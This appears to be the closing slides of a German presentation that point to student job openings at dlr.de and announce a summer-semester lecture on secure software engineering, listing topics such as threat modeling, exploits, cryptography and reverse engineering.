Außerdem: HiWis, Abschlussarbeiten, Projekte…



dlr.de/jobs

Vorlesung “Sichere Softwaretechnik”

Montags 12-14 Uhr im Sommersemester

Themen u.a.:

- Security Development Lifecycle
- Threat Modeling
- Risikomanagement
- Schwachstellen und Exploits
- Kryptographie
- Reverse Engineering
- Sicherheitstests
- Hardwaresicherheit
- Organisationen und die Rolle von Softwaresystemen
- Spezielle Risiken ML-Anwendungen
- Spezielle Risiken Microservice-Architekturen
- Aktuelle Forschungsthemen

Danke!